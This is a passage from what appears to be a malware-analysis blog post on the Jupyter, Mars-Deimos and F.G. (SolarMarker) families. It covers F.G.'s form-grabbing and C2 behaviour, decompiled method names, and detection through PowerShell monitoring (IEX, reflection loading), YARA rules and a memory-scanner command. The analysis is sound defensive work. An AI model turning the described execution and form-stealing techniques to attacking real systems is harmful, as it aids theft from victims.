In contrast to Mars-Deimos and Jupyter, the F.G. malware appears to check to see what browsers are installed based on their default directories. If they exist, it will use System.Threading to start new threads. Based on my beginning analysis, it also appears to copy the content of forms in order to pass those back to the C2.



```
{ } F
  G @02000003
    Base Type and Interfaces
    Derived Types
    G() : void @0600000D
    a() : void @06000064
    a(int) : string @06000007
    a(double) : double @0600007B
    a(byte[], string) : byte[] @06000009
    a(string, string) : string @0600000A
    a(int, int) : double @06000047
    a(string, string, string) : void @060000
    a0() : void @06000010
    a1() : void @0600000F
    a2() : void @0600000E
    a3() : string @06000008
    aa() : void @06000040
    aa(double) : double @0600004A
    ab() : void @0600003F
    ab(double) : double @06000049
    ac() : void @0600003E
    ac(double) : double @06000048
    ad() : void @0600003D
    ad(double) : double @06000019
```

Current binary's functions as seen from dnSpy

The authors appear to be maintaining Jupyter, Mars.Deimos and F.G., and using them tactically in different distributions of the malware. They each have their own purpose and it appears that each are being updated and used as deemed appropriate.

Detection of Mars-Deimos Malware

The malware is most reliably caught by EDR systems. During my research for the last few months, many antivirus systems have failed to recognize and adapt to detecting new versions of the malware; however, other researchers have quickly identified infected systems through their monitoring systems. The main attributes seen quickly by EDR systems come from the PowerShell executed by the malware.

The current versions of the malware use specific high-fidelity indicators of malicious activity. First, the PowerShell execution uses obfuscated variable names. These obfuscated variable names are a red-flag of malicious activity. If you are unfamiliar with the obfuscation of variables, please review my previous blog post regarding this malware. Second, the malware consistently uses IEX and System.Reflection.Assembly for executing the malware. These are both are means of executing and loading code on a system and are rare for legitimate processes to use. Watching for the use of these two functions has been a high-quality means for detecting the malware. The PowerShell execution is called both in the initial infection and through the persistence mechanism, so if an organization begins to monitor for the use of the PowerShell, they should detect both new and past infections.

The malware can also be detected using YARA rules. The most consistent YARA rule for detecting this malware has been based on the DLL backdoor as it appears the name of the DLL follows a consistent pattern across versions of the malware. The YARA Rule created by Luke Acha is able to identify the processes which have loaded the DLL. For those unfamiliar with using YARA Rules, consider using the YARA Memory Scanner from Binary Defense's GitHub repository. This scanner can be given a YARA rule or the URL to a YARA rule and it can scan a system to detect if the malware is present in memory.

For example, the following PowerShell will run the YaraMemoryScanner script, download the YARA rule to check for this malware family, and scan the current running processes:

```
.\YaraMemoryScanner.ps1
https://raw.githubusercontent.com/securitymagic/yara/main/Jupyter%20Malware/JupyterDll
```

The output of the YaraMemoryScanner will display the Process ID, Process Name and execution path of the processes and save the information in a text file. If any results are returned, the user should review the processes in order to confirm the malware infection. Infected hosts should have a file named "solarmarker.dat" in the user's AppData\Roaming directory: this file is used as a host identifier by the malware.

Summary

The malware dropped by this distribution system appears use a few different varieties: Jupyter, Mars-Deimos, and F.G. Each of these appear to have very different functionality and appear to be used tactically by the author to achieve different goals. The author changes their tactics regularly to avoid detection. Due to the frequent changes, antivirus often fails to detect the malware but the malware can be detected through means of monitoring PowerShell execution on a host.